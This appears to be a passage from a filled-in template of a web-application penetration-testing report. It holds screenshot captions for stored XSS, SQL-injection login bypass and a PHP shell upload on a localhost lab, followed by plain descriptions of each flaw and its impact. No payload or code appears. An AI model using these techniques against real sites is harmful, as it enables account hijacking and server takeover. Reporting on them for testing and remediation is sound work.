
Stored XSS – Malicious script stored and executed in the user profile page.




- **Screenshot 3:**
  SQL Injection – Login bypass using SQL injection payload.







- 

- **Screenshot 4:**
  Shell Upload – Malicious PHP shell successfully uploaded and executed.








Not Found

The requested URL was not found on this server.

Apache/2.4.54 (Debian) Server at localhost Port 80



(Attach screenshots as Proof of Concept; POC) of the Bug.

Conclusion

Describe the vulnerability and its impact.

Reflected and Stored XSS Vulnerabilities:

- **Description**: Reflected and stored XSS vulnerabilities allow attackers to inject malicious scripts into the web application. These scripts can then execute in the context of other users' browsers, potentially stealing sensitive data, performing actions on behalf of users, or redirecting them to malicious sites.
- **Impact**: Attackers can steal session cookies, hijack user accounts, deface the website, or conduct phishing attacks.

SQL Injection:

- **Description**: SQL Injection vulnerabilities occur when user input is not properly sanitized and is passed directly into SQL queries. This allows attackers to manipulate the database, bypass authentication, and access sensitive data.
- **Impact**: Successful exploitation can lead to unauthorized access to user data, full control of the database, or even remote code execution.

File Upload Vulnerability:

- **Description**: File upload vulnerabilities allow attackers to upload arbitrary files (e.g., PHP shells), potentially compromising the server. This can occur if the application does not properly validate file types or scan for malicious code.
- **Impact**: If an attacker can upload a PHP shell, they can execute arbitrary commands on the server, potentially gaining full access and control.